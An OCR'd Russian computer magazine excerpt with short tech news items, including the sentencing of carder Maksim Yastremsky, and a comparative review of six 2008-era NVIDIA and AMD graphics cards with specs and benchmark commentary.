
На просторах рунета появилась своя собственная вики-энциклопедия, посвященная исключительно информационным технологиям — ITpedia.ru. Примечательно, что зарубежных аналогов у сего начинания попросту нет. Проект основан в прошлом году фондом «Айтипедия», созданным специально для проекта. Ресурс функционирует на движке MediaWiki. Как и Wikipedia, он опирается на лицензию GNU FDL. К моменту запуска было готово более 400 статей, а сейчас активно пишутся новые. Дополнить ITpedia может каждый, регистрация здесь необязательна. Монетизироваться сайт не собирается, и, по словам организаторов, их вложения минимальны — по сути, это только оплата хостинга. Поставив перед собой задачу создать единую базу IT-знаний, «Айтипедия» замахнулась на очень серьезное начинание. Чтобы все заработало как должно, проекту понадобится множество авторов, да и за объективностью статей, конечно, придется следить очень и очень внимательно. Пожелаем ребятам удачи!

На декабрь 2008 количество уникальных посетителей Twitter равнялось 4.43 миллионам человек в день.

Пойман — вор

Одного из известнейших кардеров современности — украинца Максима Ястремского aka Maksik — осудили, приговорив к 30 годам лишения свободы. Напомним, что Ястремского арестовали в 2007 году в Турции, куда он приехал отдыхать. Отдыхать в стране, у которой есть договоренность о сотрудничестве с правоохранительными органами США, в то время, как ты находишься в международном розыске, очевидно, было не самым лучшим решением. На счету кардера к тому моменту было порядка 11 млн. ворованных долларов, в том числе, из 12 турецких банков. В 2005-2007 годах Ястремскому с подельниками удалось проникнуть в базу данных TJX, откуда они и «увели» более 40 миллионов номеров кредитных и дебетовых карт. Впоследствии ворованной информацией не только пользовались сами, но продавали ее в Сети. И хотя в Турции Maksik украл со счетов «всего» $23.200, ни Штатам, ни кому-либо еще его выдавать не стали, решив судить самостоятельно. Итог — 30 лет тюрьмы. В Турции. Интересно, те 11 миллионов этого стоили?





ЕВГЕНИЙ ПОПОВ АЛЕКСЕЙ ЕФРЕМОВ

СЕРЬЕЗНОЕ ВИДЕО

ТЕСТИРОВАНИЕ ПОСЛЕДНИХ МОДЕЛЕЙ ВИДЕОКАРТ

Сколько ни уделяй внимания прочим хобби, а компьютерные игры — одна из составляющих жизни компьютерного фрика. И даже если ты таковым не являешься, игровая индустрия давно уже ушла от однообразия тетриса и солитера. Так что, если ты задумал как следует прокачать свою тачку для виртуальных баталий, начать модернизацию нужно именно с корня всех зол — с мощной видеокарты.

ВОЗМОЖНОСТИ УСТРОЙСТВ


На нашем тестовом стенде была установлена операционная система Windows Vista с пакетом столь необходимых обновлений SP1. Конечно, система далека от совершенства, однако именно этот факт позволит объективнее оценивать результаты тестирования, поскольку версия XP будет более эффективно работать со всеми современными играми — доказано на практике! Что касается набора тестовых программ, то мы использовали, в первую очередь, синтетические бенчмарки от Futuremark. Это и 3DMark'06, ставший уже классикой мировых измерительных систем, а также новый, заточенный специально для Vista, набор 3DMark Vantage. В качестве игровых приложений, которые, без сомнения, являются зеркалом потенциала и реальных возможностей видеокарт, были выбраны четыре различных платформы. Игры Crysis, Devil May Cry 4, Company of Heroes и Call of Juarez заставляют серьезно нагружать даже самое производительное железо, так что такая ставка не случайна. Измерения производились при разрешении 1600x1200, с использованием анизотропной фильтрации (x16) и антиалиасинга (x4). Естественно, все игры работали с поддержкой набора DirectX 10. Результаты можно видеть на графиках, прилагаемых к статье.

Тестовый стенд:


Процессор: Intel Core 2 Quad, 3 ГГц
Системная плата: Asus Striker II Extreme
Чипсет системной платы: nVIDIA nForce 790i Ultra SLI
Оперативная память: 8192 Мб (DDR3 SDRAM)
Жесткий диск: 1 Тб, WDC WD10 EACS-00ZJB0 SCSI,
Операционная система: Microsoft Windows Vista Ultimate Service Pack

Список протестированного оборудования:

- Gigabyte GV-NX88U768H-B (GeForce 8800 Ultra)
- Gigabyte GV-NX98X1GHI-B (GeForce 9800 GTX)
- Gigabyte GV-NX98X512H-B (GeForce 9800 GX2)
- Sapphire Toxic HD 4850 512M GDDR3 (Radeon HD 4850 Toxic)
- Sapphire HD 4870 X2 2G GDDR5 (Radeon HD 4870 X2)
- XFX GX-280N-ZDD9 (GeForce GTX 280)



В этом игровом приложении наблюдается влияние двух графических чипов, которые работают в связке на одной плате. Не зря мы сделали ставку именно на эту игру!



Отрыв от конкурсантов можно списать на ошибку в измерениях, но наши результаты достоверны: при серьезных нагрузках платы на базе схем AMD способны творить чудеса

Gigabyte GV-NX88U768H-B

GeForce 8800 Ultra

Технические характеристики:

Графический чип: **G80U**
Количество транзисторов, млн: **681**
Технологический процесс, нм: **90**
Частота работы чипа, МГц: **612**
Частота работы памяти, МГц: **1080 (2160 эффективная)**
Объем памяти, МБ: **768 GDDR3**
Ширина шины, бит: **384**
Пропускная способность шины, Гбит/с: **101,3**
Поддерживаемый интерфейс: **PCI Express 2.0 x16**
Выходы: **2 x DVI, S-Video**

●●●●●●●○○○



Графическая плата Gigabyte GV-NX88U768H-B основана на процессоре G80U, на базе которого производятся адаптеры категории Ultra. А это означает больше возможностей и больше производительности. Восьмая серия карт NVIDIA еще вполне себе ничего — топовые платы позволят играть на максимальных скоростях, да и цены пониже более совершенных вариантов. Чип изготовлен с учетом ревизии A3. Это позволило снизить энергопотребление, а также увеличить частотный потенциал (что весьма порадует оверклокеров). Дизайн печатной платы, как и охладитель, благо, мало отличаются от референсного варианта. Впрочем, эта деталь характерна для всех высокопроизводительных моделей видеокарт. В комплекте с устройством поставляются игры Supreme Commander и Warhammer 40000 Dawn of War. Также счастливый покупатель найдет необходимый набор переходников и диск с драйверами.



Отметим немаленькие габариты устройства — они не позволят установить плату даже в корпус средних размеров. Длина видеокарты: 27 см. Несмотря на размеры охладителя, температурный режим все еще слишком высок. Кулер работает на всю катушку, и шум от вентилятора достаточно сильный.



Gigabyte GV-NX98X512H-B

GeForce 9800 GTX

Технические характеристики:

Графический чип: **G92GTX**
Количество транзисторов, млн: **754**
Технологический процесс, нм: **65**
Частота работы чипа, МГц: **675**
Частота работы памяти, МГц: **1100 (2203 эффективная)**
Объем памяти, МБ: **512 GDDR3**
Ширина шины, бит: **256**
Пропускная способность шины, Гбит/с: **68,8**
Поддерживаемый интерфейс: **PCI Express 2.0 x16**
Выходы: **2 x DVI, S-Video**


●●●●●●●●○○




Девятая серия видеокарт на базе чипов от NVIDIA стала настоящим откровением для поклонников компьютерных игр. Компания Gigabyte, будучи одним из ведущих партнеров вышеупомянутого чипмейкера, в числе первых представила эту модель на рынке. В комплекте не нашлось достаточного количества сопутствующих материалов, которые можно представить в качестве подарков. Нет в наборе и игр, однако это компенсирует потрясающая производительность устройства. Среди особенностей платы — чип G92, изготовленный с использованием 65-нанометрового техпроцесса, 512 Мб видеопамяти класса GDDR3, а также поддержка технологий HybrydPower (работа совместно со встроенным видеоконтроллером чипсета) и 3-way SLI (работа в режиме SLI одновременно трех видеокарт). Единственным отличием данной видеокарты от прототипа является наклейка на системе охлаждения. Все остальное, включая частоты, разводку платы, ширину шины и количество конвейеров осталось неизменным.



Соотношение цены и производительности в данном случае выше, нежели у той же Gigabyte GV-NX88U768H-B, но не идет в сравнение с более совершенными адаптерами. Большие размеры также не являются достоинством.



Результаты тестирования в этом бенчмарке весьма неоднозначны. Лидерство удерживают адаптеры на базе схем от NVIDIA, однако плата на базе Radeon HD 4850 с явным отрывом обгоняет топовую модель восьмой серии



В этом тесте распределение достаточно явное, и особых сюрпризов нет. Лидерство сохраняют все те же платы

Gigabyte GV-NX98X1GHI-B

GeForce 9800 GX2

Технические характеристики:

Графический чип: **2 x G92GX**
Количество транзисторов, млн: **754 x 2**
Технологический процесс, нм: **65**
Частота работы чипа, МГц: **600**
Частота работы памяти, МГц: **1000 (1998 эффективная)**
Объем памяти, МБ: **512 GDDR3 x 2**
Ширина шины, бит: **256 x 2**
Пропускная способность шины, Гбит/с: **62,4 x 2**
Поддерживаемый интерфейс: **PCI Express 2.0 x16**
Выходы: **2 x DVI, HDMI**





Несмотря на то, что размеры текстолита топовых моделей графических акселераторов сводят на нет все мечты о компактности и мобильности, чипмейкеры не останавливаются, предлагая все более изощренные варианты повышения производительности на старых мощностях. Пример — Gigabyte GV-NX98X1GHI-B. Это чудо построено с использованием двух чипов G92. Опыт изготовления двухчиповых плат у NVIDIA есть, так что этот блин комом не назовешь. Каждый чип оборудован собственным блоком памяти и прочими необходимыми для работы компонентами. Совместная работа возможна благодаря той же технологии SLI, которая реализована аппаратно. Линии PCI-Express, мосты, все это собрано непосредственно на плате и не требует ресурсов самой платформы. Соединив два таких монструозных агрегата, можно получить связку под названием Quad SLI — мечту любого техногенного рукоблуда. Технологии PureVideo HD, HybridPower, HDMI с HDCP предусмотрены по умолчанию. В качестве микросхем памяти использованы чипы от Samsung с временем отклика 0.8 нс, что соответствует 2500 МГц эффективной частоты.



Очень сильный шум, высокое энергопотребление, огромные размеры, неподдающиеся описанию — классические минусы высокопроизводительных решений.


Sapphire Toxic HD 4850 512M GDDR3

Radeon HD 4850 Toxic

Технические характеристики:

Графический чип: **RV770**
Количество транзисторов, млн: **956**
Технологический процесс, нм: **55**
Частота работы чипа, МГц: **675**
Частота работы памяти, МГц: **1150 (2300 эффективная)**
Объем памяти: **512 МБ GDDR3**
Ширина шины, бит: **256**
Пропускная способность шины, Гбит/с: **71,9**
Поддерживаемый интерфейс: **PCI Express 2.0 x16**
Выходы: **2 x DVI, S-Video**

●●●●●●●●○○




6000 руб.

Классические видеокарты по прошествии времени становятся неинтересны. Потребителю подавай новые модели, разнообразие, самовыражение, возможность выбирать. Компания Sapphire всегда занималась только выпуском плат на базе чипов Radeon, чем заслужила эксклюзивные права на изготовление модифицированных вариантов топовых моделей. В частности, мы рассмотрели версию на базе чипа AMD RV770. Плата Sapphire Radeon HD 4850 Toxic может похвастаться увеличенными частотами и улучшенным охлаждением. Ранние версии Toxic привлекали любителей разгона и бесшумного охлаждения, но на этот раз все более прозаично. На классическую неизмененную разводку установлен кулер производства Zalman — вот, собственно, и вся модификация. Кстати, в наборе еще можно найти огромное количество сопроводительного программного обеспечения. В частности, речь идет о Power DVD и DVD Suite, а также о 3DMark Vantage в версии Advanced.



В качестве недостатка назовем не слишком удачную модификацию, которая по идее должна была быть плюсом устройства. Из однослотовой карты мы получили двухслотовый габаритный вариант с небольшим понижением температуры. А ведь те 8% по чипу можно было бы получить и на дефолтном охладителе!

3DMARK'06, OVERALL



Очевидным аутсайдером забега становится Sapphire Toxic HD 4850 512M GDDR3. Лидирующую позицию по-прежнему занимает плата на базе все той же схемы AMD RV770

CALL OF JUAREZ, 1600X1200, 4XAA, 16XAF

XFX GX-280N-ZDD9
Sapphire HD 4870 X2 2G GDDR5
Sapphire Toxic HD 4850 512M GDDR3
Gigabyte GV-NX98X1GHI-B
Gigabyte GV-NX98X512H-B
Gigabyte GV-NX88U768H-B
0 10 20 30 40 50 60 70 80 90
eps

Еще один тест, который представители компании AMD очень любят использовать для демонстрации новых графических плат. И действительно, зависимость Call of Juarez от плат вышеупомянутой фирмы на лицо





Sapphire HD 4870 X2 2G GDDR5

Radeon HD 4870 X2

Технические характеристики:

Графический чип: **2 x RV770**
Количество транзисторов, млн: **956 x 2**
Технологический процесс, нм: **55**
Частота работы чипа, МГц: **750**
Частота работы памяти, МГц: **1000 (2000 эффективная)**
Объем памяти: **1 ГБ GDDR5 x 2**
Ширина шины, бит: **256 x 2**
Пропускная способность шины, Гбит/с: **62.5 x 2 (суммарно 174.4 при использовании CrossFireX SidePort)**
Поддерживаемый интерфейс: **PCI Express 2.0 x16**
Выходы: **2 x DVI, S-Video**

●●●●●●●●●○





Если уж в нашем обзоре есть 2-ядерная карта от NVIDIA, то было бы странно не рассмотреть аналог от компании AMD. Не так давно адаптер на базе двух RV770 считался самой быстрой видеокартой в мире, однако почивать на лаврах оставалось не долго. Адаптер достаточно большой по размеру, хотя с монстрами от NVIDIA в любом случае не сравнится. На задней стороне текстолита находится 8 схем памяти от Hynix — это единственное, что не поместилось на лицевой стороне. Коммутация между чипами производится с помощью дополнительного чипа производства PLX Technologies. Этот мост поддерживает в сумме 48 линий PCI-Express второй версии и потребляет всего 3.8 Вт электроэнергии.



Объединение двух чипов в одну упряжку чревато многочисленными проблемами, сложностями и глюками. Так что, перед тем как сделать ставку на пару резвых коней, подумай о возможных последствиях и желании с ними возиться.



XFX GX-280N-ZDD9

GeForce GTX 280

Технические характеристики:

Графический чип: **GT200**
Количество транзисторов, млн: **1400**
Технологический процесс, нм: **65**
Частота работы чипа, МГц: **670**
Частота работы памяти, МГц: **1250 (2500 эффективная)**
Объем памяти: **1 ГБ GDDR3**
Ширина шины, бит: **512**
Пропускная способность шины, Гбит/с: **141,7**
Поддерживаемый интерфейс: **PCI Express 2.0 x16**
Выходы: **2 x DVI, S-Video**

●●●●●●●●○○




На прилавках магазинов эту плату можно встретить под названием XFX GeForce GTX280 XXX Edition. Лично у нас «XXX» ассоциируется с продукцией киностудии Private, но, видимо, у маркетологов XFX другое представление. Следует отметить, что в связи с обилием вариантов, в которых производитель предлагает данную модель графического акселератора, мы решили указать инженерное наименование в качестве основного. Итак, под этой маркой представлен фактически референсный образец видеоплаты от компании NVIDIA. Поэтому каких-либо дополнений ожидать не стоит. На сегодняшний день, если говорить об одночиповых решениях, — это высший класс от вышеупомянутого чипмейкера. В наборе, помимо традиционных шнуров и диска с драйверами, можно найти табличку на дверь с надписью «Don't disturb. I'm gaming!», а также диск с игрой Asassin's Creed. Приятный подарок!



Видеокарта питается от двух 6-контактных кабелей. Посему стоит озаботиться мощным блоком питания с необходимым числом разъемов. Размеры видеокарты не уменьшились, но вот шума стало заметно меньше.

ВЫВОДЫ

Выбор оказался нелегок, впрочем, те платы, что удостоились медалек, действительно хороши. Награду «Лучшая покупка» (в номинации «тонны FPS за копейки») получает Gigabyte GV-NX88U768H-B. Несмотря на свои минусы, это хорошая плата, а за приятное дополнение производитель просит весьма незначительные денежки. Лучшей платой (результаты не дадут соврать) по праву назовем Sapphire HD 4870 X2 2G GDDR5. Награда «Выбор редакции» достается ей за наивысшую производительность.



АНДРЕЙ КОМАРОВ
/ KOMAROV@ITDEFENCE.RU /

